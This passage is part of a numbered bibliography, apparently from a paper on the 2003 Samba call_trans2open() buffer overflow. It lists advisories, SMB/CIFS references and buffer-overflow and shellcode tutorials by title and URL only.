35. "Security Advisor DI-1013: Samba <= 2.2.8 Remote Buffer Overflows." Digital Defense Inc. April 7, 2003. URL: http://www.digitaldefense.net/labs/advisories.html.

36. "Samba – TNG Buffer Overflow in call_trans2open() Function Lets Remote Users Execute Arbitrary Code With Root Privileges." Security Tracker Alert ID: 1006498. April 7, 2003. URL: http://securitytracker.com/alerts/2003/Apr/1006498.html.

37. Sharpe, Richard. "Just What Is SMB." October 8, 2002. URL: http://www.samba.org/cifs/docs/what-is-smb.html.

38. Smith, Nathan P. "Stack Smashing Vulnerabilities In The UNIX Operating System." 1997. URL: http://www.bronzesoft.org/docs/security/bufov/nate-buffer.pdf.

39. SNIA CIFS Technical Workgroup. "Common Internet File System (CIFS) Technical Reference." Storage Network Industry Association. March 1, 2002. URL: http://www.snia.org/tech_activities/CIFS.

40. Sorfa, Petr. "Debugging Memory On Linux." Linux Journal. Issue #87 July 2001. URL: http://www.linuxjournal.com/article.php?sid=4681.

41. Stevens, W. Richard. TCP/IP Illustrated Volume I: The Protocols." Reading, MA: Addison-Wesley. January 1999.

42. SuSE Security Announcement. "SuSE-SA: 2003:025." URL: http://www.suse.de/de/security/2003_025_samba.html.

43. Taeho Oh. "Advanced Buffer Overflow Exploit." 1999. URL: http://online.securityfocus.com/library/1568.

44. Tarreau, Willy. "Security Under Linux: The Buffer Overflow Problem." URL: http://www-miaif.lip6.fr/willy/security/linux.html.

45. teleh0r. "Buffer Overflows For Kidz." URL: http://julianor.tripod.com/bof-forkidz.txt.

46. teleh0r. "Writing Buffer Overflow Exploits With Perl." URL: http://community.core-sdi.com/~juliano/.

47. Ts, Jay, Robert Eckstein, and David Collier-Brown. Using Samba. Sebastipol, CA: O'Reilly & Associates, 2003.

48. Unknown. "Stack Overflow Exploits On Linux, BSDOS, FreeBSD, SunOS/Solaris, and HP-UX." URL:http://julianor.tripod.com/thc3-en.txt.

49. Unknown. "An Introduction To Executing Arbitrary Code Via Stack Overflows."

50. Warfield, Mike "Samba – Opening Windows Everywhere." Linux Magazine. May 1999. URL: http://www.linux-mag.com/1999-05/samba_01.html.

51. zillion. "Writing Shellcode." Safemode.org. October 10, 2002. URL: http://www.safemode.org/files/zillion/shellcode/doc/Writing_shellcode.html.